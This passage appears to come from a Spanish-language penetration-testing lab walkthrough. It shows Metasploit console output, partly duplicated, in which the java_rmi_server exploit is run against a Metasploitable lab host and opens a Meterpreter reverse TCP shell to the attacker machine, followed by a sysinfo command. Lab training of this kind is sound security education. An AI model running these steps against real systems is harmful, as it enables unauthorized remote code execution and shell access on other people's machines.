0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution  
1 \ target: Generic (Java Payload) . . .  
2 \ target: Windows x86 (Native Payload) . . .  
3 \ target: Linux x86 (Native Payload) . . .  
4 \ target: Mac OS X PPC (Native Payload) . . .  
5 \ target: Mac OS X x86 (Native Payload) . . .  
6 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner  
  
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server  
  
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.139  
RHOST => 192.168.1.139  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.1.177:4444  
[*] 192.168.1.139:1099 - Using URL: http://192.168.1.177:8080/D9YH6AOVhak  
[*] 192.168.1.139:1099 - Server started.  
[*] 192.168.1.139:1099 - Sending RMI Header ...  
[*] 192.168.1.139:1099 - Sending RMI Call ...  
[*] 192.168.1.139:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.1.139  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'  
[*] Meterpreter session 2 opened (192.168.1.177:4444 -> 192.168.1.139:36212) at 2025-06-07 03:31:51 -0400
```

Resultado:

Obtienes una Meterpreter session:

*sysinfo*

```
kali@kali: ~  
File Actions Edit View Help  
4 \ target: Mac OS X PPC (Native Payload) . . .  
5 \ target: Mac OS X x86 (Native Payload) . . .  
6 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner  
  
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server  
  
msf6 > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.139  
RHOST => 192.168.1.139  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.1.177:4444  
[*] 192.168.1.139:1099 - Using URL: http://192.168.1.177:8080/D9YH6AOVhak  
[*] 192.168.1.139:1099 - Server started.  
[*] 192.168.1.139:1099 - Sending RMI Header ...  
[*] 192.168.1.139:1099 - Sending RMI Call ...  
[*] 192.168.1.139:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.1.139  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'  
and '?' was replaced with '*' in regular expression  
[*] Meterpreter session 2 opened (192.168.1.177:4444 -> 192.168.1.139:36212) at 2025-06-07 03:31:51 -0400  
  
meterpreter > sysinfo  
Computer : metasploitable  
OS : Linux 2.6.24-16-server (i386)  
Architecture : x86  
System Language : en_US  
Meterpreter : java/linux  
meterpreter >  
meterpreter > |
```

---